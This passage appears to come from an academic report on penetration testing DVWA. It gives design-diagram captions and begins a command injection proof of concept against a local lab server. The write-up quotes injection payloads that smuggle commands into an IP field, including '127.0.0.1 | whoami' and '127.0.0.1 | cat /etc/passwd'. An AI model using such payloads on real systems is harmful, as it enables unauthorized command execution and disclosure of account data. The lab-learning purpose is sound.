


Figure 6: Activity Diagram

Penetration tester Activity Diagram:

This activity diagram describes the processes that a penetration tester does to test a web application and identify vulnerabilities. The pen-tester scan the web application to find inputs that can be manipulated to reveal sensitive data. Identified vulnerabilities are added to the report with recommendations on how to fix them.




Figure 7: Penetration tester Activity Diagram

SOC team Activity Diagram:

This activity diagram describes the processes that a SOC analyst does to protect a web application from attackers. He monitors and analyze the traffic, looking for malicious traffic.




Figure 8: SOC team Activity Diagram

State Diagram:

This diagram shows a comprehensive exploitation pathway in a vulnerable web application, guiding a tester from login through selecting and testing vulnerabilities, and ending in one of several potential compromise results (like shell access or data theft).




Figure 9: State Diagram

Sequence Diagram:

This sequence diagram shows interaction among different elements or actors in a system over time. It graphically depicts the message sequence sent to carry out some specific activity in DVWA penetration testing. It facilitates the understanding of dynamic behavior of the system while exploiting or discovering vulnerabilities.




Figure 10: Sequence Diagram

Data Flow Diagram:

This diagram is a **Data Flow Diagram (DFD)** for a **Web Penetration Testing System**, representing a **high-level overview** of the process and data interactions between the system components and external entities.




Figure 11: Data Flow Diagram

Entity Relationship Diagram :

This diagram is an **Entity-Relationship Diagram (ERD)** for a **Web Application Security Testing System**, likely focused on managing vulnerabilities, test cases, reports, and user activity. User is central interacts with nearly every other entity.Files can be malicious and linked to Vulnerabilities.Vulnerabilities are tested, patched, reported, and discussed.Reports and Comments help document security issues.




Figure 12: Entity Relationship Diagram

Class Diagram:

This diagram is class diagram illustrates the system's static structure through its classes, attributes, and operations and how the objects are related. It can be utilized to illustrate entities employed in the DVWA testing, like the penetration tester, vulnerabilities, reports, and how they interact with one another, to assist developers or analysts in grasping system organization.




Figure 13: class diagram

Chapter 4 Implementation

4.1 DVWA Implementation

4.2 Command Injection Vulnerability

4.2.1 Vulnerability Summary

- Command injection is a security vulnerability that allows an attacker to execute arbitrary system-level commands on a host operating system through a vulnerable application.
- This type of attack typically occurs when an application incorporates untrusted user input—such as data from forms, cookies, or HTTP headers—into system shell commands without proper validation or sanitization.
- The injected commands are executed with the same privileges as the application, which can lead to significant security risks if the application runs with elevated permissions.
- Command injection is primarily enabled by insufficient input validation and a lack of proper handling of user-supplied data.

4.2.2 Vulnerability Prove of Concept (Exploitation)


- A command injection vulnerability has been identified on the webpage "http://ubuntu-server:8001/vulnerabilities/exec/". This vulnerability occurs when the application accepts an IP address in the "Ping a device" section. The application then executes a ping scan to the provided IP address and outputs the results.
- 

Figure 14 Ping a device

1. Utilized the IP address 127.0.0.1 to evaluate the functionality of a specific webpage.

- OUTPUT: A standard ping output was displayed to the provided IP address.




Figure 15 Standard ping output

2. Exploited the application's functionality by incorporating the following payload.

   - Payload: "127.0.0.1 | whoami".




Figure 16 successful ping executed and displayed the user "www-data"

3. Upon identifying the possibility of executing subsequent commands on the input following the IP address, I successfully retrieved the content of the /etc/passwd file by employing the payload "127.0.0.1 | cat /etc/passwd" as illustrated below. This process yielded the identification of the user account information contained within the designated file.

   - The /etc/passwd file contains details about user accounts in a Unix-like operating system. Each line in the file represents a different user and includes fields separated by colons (:).

